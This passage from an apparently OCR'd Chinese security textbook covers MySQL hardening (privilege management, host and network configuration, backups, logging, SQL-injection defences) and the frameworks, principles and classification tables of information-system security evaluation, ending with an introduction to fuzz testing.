%mysql> DELETE FROM user WHERE User='root' and password='';

%mysql> FLUSH PRIVILEGES;

3．改变 MySQL 默认管理员名称

MySQL 默认的管理员名称是 root，一般情况下都没进行修改，这在一定程度为攻击数据库提供了便利，可修改为不易被猜中的用户名。

%mysql> UPDATE user SET User='newroot' WHERE User='root'; //改成不易被猜测的用户名

%mysql> FLUSH PRIVILEGES;

4．修改用户口令

为防止口令泄露导致的数据库非法访问，需定期修改用户口令。

%mysql> use mysql;

%mysql> UPDATE user SET password=PASSWORD('newpassword') WHERE User='username' and Host='host';

5．用户授权

用户授权就是给予用户一定的访问数据库的权限，主要是用 SQL 语言的 GRANT 语句授权。授权操作的数据库对象包括表、视图与列等，经过授权的用户可以在指定的数据库对象上进行特定的操作。

%mysql> GRANT priviledges ON databasename.tablename TO 'username'@'host';

说明：priviledges 是指用户的操作权限，如 SELECT、INSERT、UPDATE 等操作权限，若是给用户授予全部权限，用 ALL 或者 ALL PRIVILEGES；databasename 是指数据库名；tablename 是指表名；若要授予用户对所有数据库和表的相应操作权限，可用*表示（如*.*）。

例 1：将数据库 whu 的所有权限授权给用户 John

%mysql> GRANT ALL PRIVILEDGES ON whu.* TO 'John'@'localhost';

例 2：将数据库 whu 的 student 表的插入权限授权给用户 David

%mysql> GRANT INSERT ON whu.student TO 'David'@'%';

例 3：将数据库 whu 的 course 表的查询、插入、更新权限授权给用户 David

%mysql> GRANT SELECT, INSERT, UPDATE ON whu.course TO 'David'@'%';

6. 用户权限查看及收回

可根据数据库安全性的需求，收回指定用户的权限。

（1）查看用户权限，使用 SHOW GRANTS 语句

%mysql> SHOW GRANTS FOR 'username'@'host';

（2）收回用户权限，使用 REVOKE 语句

%mysql> REVOKE priviledges ON databasename.tablename FROM 'username' @'host';

7.3.3.2　MySQL 数据库所在主机安全配置

（1）MySQL 进程运行账号

主机不能由最高权限的用户来运行 MySQL，需建一个专门运行 MySQL 的用户。

（2）目录权限限制

给予运行账号 MySQL 程序所在目录的读取权限和数据库文件所在目录的读取和写入权限，禁止给予其他目录的写入和执行权限。应限定未经授权用户对数据库文件的随意操作。

（3）关闭 MySQL 对本地文件的读取

MySQL 使用 load data local infile 命令，可对本地文件进行读取。若被攻击者所利用，非常危险。设定配置文件里的变量 local-infile=0，可关闭 MySQL 对本地文件的读取。

（4）历史记录清除

数据库操作命令、登录数据库后的操作会被记录在文件里，若这些文件被读取，会导致数据库密码和数据库结构等信息泄露，建议将记录文件置空。

7.3.3.3　MySQL 网络访问安全配置

（1）限制访问 MySQL 的 IP

可通过 Windows 防火墙、Linux iptables 来设定允许访问 MySQL 端口的 IP 地址，也可为 MySQL 用户指定访问地址。

（2）修改 MySQL 的端口

通过设定配置文件（在 Windows 上为 my.ini，在 Linux 上为 my.cnf）里的 port 变量来完成。

（3）限制连接用户数量

通过设定配置文件 mysqld 选项中的 max_user_connections 变量来完成。

7.3.3.4 数据库备份与恢复

使用 mysqldump 命令，可把整个数据库备份到一个单独的文件中。为保证数据的一致性，在进行备份前，先执行如下 SQL 语句，把内存中的数据都刷新到磁盘中，锁定数据表，保证备份过程中不会有新的数据写入。

%mysql> FLUSH TABLES WITH READ LOCK;

使用 mysqldump 命令的格式如下：

% mysqldump -uusername -puserpassword databasebanme > backupfile

恢复数据使用命令：

% mysql -hhostname –uusername -puserpassword databasename < backupfile

7.3.3.5 MySQL 日志

启动 MySQL 日志，有助于加固 MySQL 数据库的安全，如从日志中获得典型 SQL 注入语句、泄漏范围等。MySQL 主要有以下几种日志，可在配置文件中设定变量以定义相应的日志文件：

① 错误日志，log-err

② 查询日志(记录 SELECT 语句)，log

③ 慢查询日志，log-slow-queries

④ 二进制日志（记录除 SELECT 之外的所有 SQL 语句），log-bin

可使用如下命令查看日志开启情况：

% show variables like 'log_%';

假设配置信息 log-bin 所设定的二进制日志文件名称为“mysql_log_bin”。MySQL 创建二进制日志文件时，首先创建一个“mysql_log_bin.index”文件，再创建一个“mysql_log_bin.000001”文件。MySQL 服务每重新启动一次，会增加一个“mysql_log_bin.xxxxxx”文件，数字“xxxxxx”加 1 递增；如果日志长度超过了 max_binlog_size 上限（默认是 1G），也会创建一个新的日志文件。

使用如下命令查看日志文件：

% show master logs;

使用如下命令查看二进制日志：

% mysqlbinlog mysql_log_bin.xxxxxx;

使用如下命令从二进制日志文件中恢复数据：

% mysqlbinlog “ mysql_log_bin.xxxxxx ” --start-position=startnumber –stop-position=stopnumber|databasename –uusername –puserpassword

7.3.3.6 部署 SQL 注入检测、防御模块

针对 SQL 注入攻击，可部署：

① 数据库防火墙系统。

② 入侵检测系统，对指定端口进行正则特征匹配的 SQL 注入检测。

③ Java/J2EE 过滤器，针对 J2EE WEB 应用，在 HTTP 请求上部署过滤器，将 SQL 注入检测规则写在过滤器中。

④ SQL 检测、阻断系统。

7.4　信息系统安全测评

信息安全测评是信息系统安全保障的基础。通过信息安全评估，能够确定信息系统的安全现状和安全需求，并在此基础上对信息安全保障体系建设进行有序的规划，提高信息系统的安全现状和安全需求。

7.4.1　信息系统安全测评概述

1．信息系统安全测评内涵

信息系统安全是指对信息系统及其处理的信息采取适当的安全保障措施，防止未授权的访问、使用、泄露、中断、修改、破坏，从而确保信息系统及其信息的机密性、完整性和可用性，保证信息系统功能的正确实现。

信息系统安全测评是依据信息安全测评的要求，在风险评估的基础上，对在信息系统生命周期中采取的技术类、管理类、过程类和人员类的安全保证措施进行测评和检查，确定信息系统安全保证措施对履行其职能的有效性及其面临安全风险的可承受度。

信息系统安全测评依据的概念模型是一种合理的和自我包容的整体安全保障模型。

包含保证对象、生命周期和信息特征三方面的模型。

本模型主要特点为：

（1）以安全概念和关系为基础，将风险和策略作为信息系统安全保障的基础和核心；

（2）强调信息系统安全保障持续发展的动态安全模型，即强调信息系统安全保障应渗入整个信息系统生命周期的全过程；

（3）强调信息系统安全保障的概念，信息系统的安全保障是通过综合技术、管理、过程和人员的要求等措施实施和实现信息系统的安全目标，通过对信息系统的技术、管理、过程和人员要求的评估结果以及相应的认证认可，提供对信息系统安全保障的信心；

（4）通过风险和策略基础，生命周期和保障层面，实现信息的可用性和完整性，从而达到保障组织机构执行其使命的根本目的。

2．信息系统安全测评意义

在我国实施并开展国家信息系统安全测评，是落实“积极防御，综合防范”方针，确保我国信息化安全、可控建设的重要环节与保障手段；国家信息系统安全认可是政府主管部门依据信息安全测评的结果，对信息系统安全建设做出的管理决策，目的是在接受信息安全风险的前提下，批准信息系统的建设和运行。

国家信息安全测评的重要性有以下几个方面：

（1）深化理解信息系统运行中产生的安全风险可接受程度；

（2）为信息系统建设的安全审批和认可决策者提供更完整、更可靠、更可信的建议；

（3）推动国家电子政务信息系统的安全建设更加规范化、标准化；

（4）促使对国家基础设施等信息系统的安全保证措施的测评工作更具一致性、可比性和可重复性。

7.4.2 信息系统安全测评的基础与原则

1. 信息系统安全测评

信息系统是由信息技术系统以及包含了人、管理、环境的运行环境组成，信息系统安全保障是对信息系统整个生命周期中抵御风险能力的综合考虑。因此，信息系统保障工作需要建立基于能力的逐步改进的长效机制。基于能力的信息安全测评以及在相关的软件能力成熟度模型、信息治理 Cobit 模型、信息服务和支持 ITIL 框架等，都已经成为了国内外专家所普遍认可的方式。

信息系统安全保障能力及能力评估包括对安全技术架构能力、安全管理能力、安全工程建设能力的能力综合，信息系统安全保障能力的评估需要对这些能力进行综合评定。

对信息系统安全测评必须考虑信息系统的特定运行环境和保障需求，并提供信息系统安全保障能力的评估；也就是说信息系统安全保障的结果应提供信息系统安全保障工作满足用户信息系统在其运行环境下的安全保障需求并且对完成安全保障需求的能力，即信息系统安全保障能力进行评估。这样构成了信息系统安全测评的全部内容。

对信息系统的安全保障的评估，首先需要根据信息系统运行环境及相关的信息系统安全保障需求进行描述，信息系统安全测评准则提供了对安全保障需求描述的公共语言、结构和方法，这就是信息系统安全保障要求（ISPP）；然后就可以依据信息安全保障要求（ISPP）编制满足用户需求的信息系统安全保障方案，即信息系统安全保障目标（ISST）。系统评估者依据这些文件对信息系统安全保障方案（ISST）对信息系统安全保障要求（ISPP）的符合情况进行评估，并在整个信息系统生命周期中对信息系统安全保障方案的执行情况和执行能力进行评估；最终确定组织机构的信息系统安全保障能力的级别。

（1）信息系统安全保障等级评估总体框架

如图 7-39 所示，在基于安全风险分析得出的信息系统安全保护等级划分的基础上，提出安全需求，即得到评估对象的保护轮廓。参照评估准则和规范，制定出评估预案和规划，使用相应评估方法和工具，即可实施对评估对象的评估操作。评估中发现的问题、差距再反馈到评估的预案制订和安全需求，评估对象作相应调整、优化，达到信息系统资产所有者保证资产安全的初衷，即残余风险是可以承受的，资产价值受到保护，使命可以完成，最后得到评估结论，并给出安全等级的认证。




图 7-39　信息系统安全保障等级评估总体框架

（2）信息系统安全保障等级评估规范的建立

为了提炼出评估对象的安全需求，如图 7-40 所示，需要建立安全环境，综合考虑如下因素：需要保护的信息系统资产，系统所要完成的使命、组织管理、所处的物理环境，其面临的威胁、信息对抗的假设，然后在该特定的安全环境下确立系统的安全目标，提出系统的安全需求：包括安全技术需求、安全管理需求、安全过程需求和系统服务安全的需求，最终形成系统安全保障等级评估的规范。




图 7-40　信息系统安全保障等级评估规范

（3）信息系统生命周期中安全保障和评估

信息系统安全保障和评估的安全需求通常是主要检测其期望的行为，但并不总是能证明不存在不期望的行为。信息系统的安全评估对那些显形的安全容易察觉，而对那隐形的安全较难察觉。信息系统的安全评估系统靠成型后的最终评估是非常重要的，但在系统生命周期全过程的安全保障和评估中也是必要的，这就需要对信息系统进行全生命周期的安全评估。

如图 7-41 所示，系统生命周期内的安全保障和评估应该贯穿下列各阶段：

① 策划与组织阶段确定系统使命、系统安全目标；

② 开发与设计阶段确定系统结构、威胁分析、脆弱性分析、风险分析、安全要求、安全策略；

③ 采购与实施阶段物理环境安全、系统安全实施、采购安全控制、网络安全、应用安全、数据安全、管理安全；

④ 交付与运行系统运转的可用性、系统安全评估的可信性；

⑤ 维护、更新或废弃维护安全、升级安全、废弃安全（残余信息保护）。




图 7-41 系统生命周期内的安全保障和评估

综上所述，信息系统安全评估规范将具有以下特点：

① 以信息系统面临的安全风险为出发点，以安全策略为核心；

② 强调信息系统安全保障是一个动态的持续发展过程，即信息系统安全应贯穿信息系统全生命周期；

③ 强调信息系统安全的要求和保证概念，信息系统的安全是通过综合技术、管理、过程和人员的要求等措施实施和实现信息系统的安全目标，通过对信息系统的技术、管理、过程和人员等方面的安全评估结果及安全认证来提供对信息系统安全的保证和信心；

④ 通过风险和策略基础以及生命周期和保证层面，从而使信息系统安全实现信息技术安全根本原则，保障组织机构执行其使命的根本目标。

2．信息系统安全测评的基本原则

（1）标准性原则

信息系统的安全风险评估，应按照 GB/T 20984—2007 中规定的评估流程进行实施，

包括各阶段性的评估工作。

（2）关键业务原则

信息安全风险评估应以被评估组织的关键业务作为评估工作的核心，把涉及这些业务的相关网络与系统，包括基础网络、业务网络、应用基础平台、业务应用平台等作为评估的重点。

（3）可控性原则

① 服务可控性

评估方应事先在评估工作沟通会议中向用户介绍评估服务流程，明确需要得到被评估组织协作的工作内容，确保安全评估服务工作的顺利进行。

② 人员与信息可控性

所有参与评估的人员应签署保密协议，以保证项目信息的安全；应对工作过程数据和结果数据严格管理，未经授权不得泄露给任何单位和个人。

③ 过程可控性

应按照项目管理要求，成立项目实施团队，项目组长负责制，达到项目过程的可控。

④ 工具可控性

安全评估人员所使用的评估工具应该事先通告用户，并在项目实施前获得用户的许可，包括产品本身、测试策略等。

3．信息系统的分级原则

当今相互连接和互相依赖的信息环境中包含了多种平台与技术，信息系统很可能会面临各种威胁（包括有意威胁和无意威胁），这些威胁和系统脆弱性会对系统产生诸如核心信息失密、主要资产遭到破坏乃至整个信息系统瘫痪等类型的安全影响，因此，对信息系统面临的安全风险需要划分适当的安全级别，在此基础上，对我国所有的信息系统进行合理分类，并采取与之相适应的安全保证措施，从而保障国家的信息安全保障体系的建设。

信息系统安全保障的分级，需要先根据信息系统所处理信息的机密性、完整性和可用性特征以及信息和信息系统价值划分定义其使命类，然后考虑信息安全保障所要处理的威胁级别，最后再根据使命类和威胁级别的矩阵确定相对应的信息系统安全保障级（ISAL）要求。

由于各信息系统的安全保障要求和信息系统的使命不同，信息系统安全保障级（ISAL）需要根据相关国家、政府部门、行业等的法律、法规、规范、要求来具体制定，并最终反映在相关的信息系统安全测评准则之中，因此此处所列出的信息系统安全保障级（ISAL）仅作为原理性参考说明。

（1）信息系统使命分类

根据机密性、完整性和可用性特征以及信息和信息系统价值，将信息系统划分为如表 7-4。

表 7-4 信息系统使命分类

信息系统使命类	信息特征			信息和信息系统价值
	机密性	完整性	可用性	
I	B	B	B	对信息安全保障策略的违犯造成的负面影响和结果可以忽略
II	B	M	M	对信息安全保障策略的违犯会对安全、保险、金融状况、组织机构的基础设施造成不良影响和/或小的破坏
III	B	M	H	对信息安全保障策略的违犯会产生一定破坏
IV	B	H	H	对信息安全保障策略的违犯会严重的破坏安全、保险、金融状况、组织机构的基础设施
V	M	H	H	对信息安全保障策略的违犯会造成异常严重的破坏

（2）信息系统威胁分级

一般将信息系统的威胁分为 7 级，如表 7-5 所示。

表 7-5 信息系统威胁分级

威 胁 级 别	威 胁 说 明
T1	无意的或意外的事件
T2	被动的、无意识的占有很少资源并且愿意冒少量风险的对手
T3	占有少量资源但是愿意冒很大风险的对手
T4	占有中等程度资源的熟练的对手，愿意冒少量风险
T5	占有中等程度资源的特别熟练的对手，愿意冒较大风险
T6	占有丰富程度资源的特别熟练的对手，愿意冒少量风险
T7	占有丰富程度资源的特别熟练的对手，愿意冒较大风险

（3）信息系统安全保障级（ISAL）矩阵

得到了信息系统的使命类和信息系统的威胁分级，就可以利用表 7-6 对信息系统的安全保障级作出要求。信息系统安全保障级是信息系统技术、管理、工程的分类分级的综合评定。信息系统安全保障级需要根据相关国家、政府部门、行业等的法律、法规、规范和要求来具体制定并最终反映在信息系统安全保障评估框架之中。信息系统安全保障级是一个循序渐进、不断完美和深入的过程，高等级安全保障级必须建立在完成低安全保障级别完成的基础上。高等级的安全保障级是低等级保障级的基础上不断能力成熟、完善和发展的结果。

7.4.3　信息系统安全测评方法

7.4.3.1　模糊测试

模糊测试（Fuzzing）是一种黑盒测试技术，它将大量的畸形数据输入到目标程序中，通过监测程序的异常来发现被测程序中可能存在的安全漏洞。模糊测试的思想相对较简单直观，易于实现自动化，并且运用其发掘软件安全漏洞，从漏洞发现到重现和定位漏洞比较容易，不存在漏洞误报，目前正广泛应用于对文件格式、网络协议、Web 程序、环境变量和 COM 对象等的安全测试中。已有的大量实践结果都表明，模糊测试技术是一种发掘安全漏洞的有效方法。

表 7-6　信息系统安全保障级

使命类	威胁级别					
	T1	T2	T3	T4	T5	T6
I	ISAL1	ISAL1	ISAL1	ISAL2	ISAL2	ISAL2
II	ISAL1	ISAL1	ISAL1	ISAL2	ISAL3	ISAL3
III	ISAL1	ISAL2	ISAL2	ISAL3	ISAL3	ISAL4
IV	ISAL2	ISAL3	ISAL4	ISAL4	ISAL4	ISAL5
V	ISAL3	ISAL3	ISAL4	ISAL4	ISAL5	ISAL5

